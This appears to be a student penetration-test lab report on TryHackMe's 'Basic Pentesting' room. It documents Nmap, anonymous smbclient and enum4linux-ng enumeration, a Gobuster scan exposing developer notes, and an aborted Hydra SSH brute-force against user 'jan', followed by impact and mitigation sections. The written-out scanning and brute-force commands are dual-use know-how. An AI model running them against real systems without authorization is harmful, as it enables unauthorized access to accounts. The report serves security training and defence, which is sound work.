
High (score 7.0 – 8.9) — anonymous SMB access, an exposed development directory, and a weak/crackable user password chain together into a credential-exposure path toward privilege escalation

Reason: The target exposed an anonymously-readable SMB share and a world-readable /development/ web directory containing internal developer notes. These notes directly referenced an administrator having already cracked a user's password from /etc/shadow, meaning the information needed to compromise an account was leaking straight out of the web server with no authentication required at all.

Steps to reproduce with screenshots:


Step 1: Deployed the Basic Pentesting AttackBox (10.49.150.120) against the assigned target (10.49.161.79) and ran an Nmap service scan: nmap -sV -T4 10.49.161.79. Open ports found: 22 (SSH), 80 (HTTP, Apache), 139/445 (SMB), 8080 (HTTP — Tomcat).

Step 2: Enumerated SMB anonymously with smbclient: smbclient \\\\10.49.161.79\\Anonymous -N, listed the share, and downloaded staff.txt, which contained an internal note from user 'Kay' warning user 'Jan' about uploading unrelated files to the share — confirming two valid usernames on the box: kay and jan.




Fig(13): smbclient anonymous SMB session — staff.txt confirms usernames 'kay' and 'jan'

Step 3: Ran enum4linux-ng -a 10.49.161.79 to confirm the SMB dialect (SMB 3.0 preferred), the NetBIOS name (BASIC2), workgroup (WORKGROUP), and the OS (Linux/Unix — Samba Server 4.15.13-Ubuntu).




Fig(14): enum4linux-ng confirming SMB dialect, NetBIOS name and workgroup for 10.49.161.79

Step 4: Brute-forced the web root with Gobuster: gobuster dir -u http://10.49.161.79 -w /usr/share/wordlists/dirb/common.txt — discovered a 301-redirecting /development directory alongside the expected /index.html.




Fig(15): Gobuster directory brute-force discovering /development on 10.49.161.79

Step 5: Browsed the discovered directory with curl (curl http://10.49.161.79/development/), which returned a directory listing exposing two plaintext notes: dev.txt and j.txt.




Fig(16): curl directory listing of /development/ exposing dev.txt and j.txt

Step 6: Read both files with curl: dev.txt (from 'K') described hosting a Struts REST example on version 2.5.12; j.txt (also from 'K', addressed to 'J') stated that the /etc/shadow contents had been audited, a weak user password hash was cracked, and asked the affected user to change it immediately — confirming that at least one account's password had already been compromised through weak credential hygiene.



Fig(17): Contents of dev.txt and j.txt — internal note confirming a cracked /etc/shadow password

Step 7: Followed up on the Struts mention by checking the Tomcat service on port 8080 — confirmed Apache Tomcat/9.0.7 was running, and the specific Struts REST showcase path referenced in dev.txt returned a 404 (not deployed on this instance), ruling that avenue out as a direct path in.



Fig(18): Apache Tomcat 9.0.7 default page confirmed on port 8080

Step 8: Attempted to validate the leaked-credential lead directly against the exposed service using Hydra: hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.49.161.79. At the default thread count the attack's own ETA reported thousands of hours to complete a full rockyou.txt run, so the brute-force could not be completed to a confirmed result within the lab session time window.

```
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.49.161.79
Hydra v9.x starting ...
[DATA] attacking ssh://10.49.161.79:22/
[STATUS] ~115.00 tries/min, 115 tries in 00:01h,
14344167 todo in 3039:02h, 16 active

-- brute-force aborted: not feasible to complete within the lab session window --
```

Fig(19): Hydra SSH brute-force against user 'jan' — timing shows the attack is not feasible to complete within the available session

Analysis:

Enumeration of the target (10.49.161.79) through SMB, Gobuster and curl revealed a chain of operational security mistakes rather than a single software vulnerability: an anonymously-accessible SMB share leaking a staff note that named valid usernames (kay, jan); a web-accessible /development/ directory with no access control, left over from testing; and, inside that directory, a developer's own note stating that a user's password hash had already been cracked from /etc/shadow. In a properly hardened environment none of this information should have been reachable without authentication. The one step that could not be completed within the session was turning this leaked-credential lead into a confirmed login: an online Hydra brute-force against SSH for user 'jan' using rockyou.txt was started, but at a realistic request rate the full wordlist would have taken well over a thousand hours to exhaust, so no confirmed valid password was obtained directly from this terminal in the time available. The recon chain itself, however, is real and independently reproducible, and is reported here exactly as it happened — it is also exactly the kind of low-effort reconnaissance a real attacker would use to identify which account to target first.

Impact:

- Anonymous/guest SMB access allowed full read access to internal staff notes without any credentials, directly leaking valid usernames.
- An exposed /development/ directory with no authentication let any unauthenticated visitor read internal developer communication, including a note confirming a successful password crack against /etc/shadow.
- Combined, these two findings tell an attacker exactly which account to target (jan) and that the account's password is known to be weak — reducing a privilege-escalation attack to 'just find the right wordlist entry' rather than requiring any further technical exploitation.
- A weak, dictionary-crackable SSH password is the single point of failure that would let this chain complete; given more time/compute (or a smaller, targeted wordlist instead of the full rockyou.txt), the login step is realistically achievable.

Mitigation steps:

- Disable anonymous/guest access to SMB shares; require authentication for every share and restrict share contents to only what is operationally necessary.
- Remove or restrict access to development/staging directories (e.g. /development/) on production or externally reachable web servers — these should never be publicly browsable.
- Never store credentials, password-cracking results, or references to /etc/shadow contents in plaintext files reachable by the web server or any shared drive.
- Enforce a strong password policy (length + complexity, checked against breach/dictionary lists) and enable SSH key-based authentication instead of password authentication where possible.
- Rate-limit or lock out repeated failed SSH login attempts (e.g. fail2ban) to make online brute-force attacks like this Hydra run impractical regardless of password strength.

Resources Used:

TryHackMe AttackBox (Kali Linux), Nmap, smbclient, enum4linux-ng, Gobuster, curl, Hydra, TryHackMe 'Basic Pentesting' room

References

- Nmap Reference Guide — https://nmap.org/book/man.html
- Dirb official documentation — https://tools.kali.org/web-applications/dirb
- Gobuster GitHub — https://github.com/OJ/gobuster
- Wireshark User's Guide — https://www.wireshark.org/docs/wsug_html_chunked/
- Hashcat Wiki — https://hashcat.net/wiki/
- VeraCrypt Documentation — https://www.veracrypt.fr/en/Documentation.html
- PE Explorer Help — https://www.heaventools.com/
- Metasploit Unleashed — https://www.offensive-security.com/metasploit-unleashed/
- Aircrack-ng Documentation — https://www.aircrack-ng.org/documentation.html
- enum4linux-ng GitHub — https://github.com/cddmp/enum4linux-ng
- Hydra (THC-Hydra) GitHub — https://github.com/vanhauser-thc/thc-hydra
- TryHackMe — Basic Pentesting room — https://tryhackme.com/room/basicpentestingjt
- OWASP Testing Guide — https://owasp.org/www-project-web-security-testing-guide/

Overall Resources Used

- Kali Linux (attacker operating system) and the TryHackMe AttackBox
- Nmap, Dirb, Gobuster, Wireshark
- Hashcat, rockyou.txt wordlist, VeraCrypt, PE Explorer
- Metasploit Framework (msfvenom, msfconsole), Windows 10 VM, Wine
- Aircrack-ng suite (airmon-ng, airodump-ng, aireplay-ng, aircrack-ng), TP-Link USB Wi-Fi adapter (Realtek RTL8192CU)
- smbclient, enum4linux-ng, Hydra, curl
- TryHackMe rooms: Basic Pentesting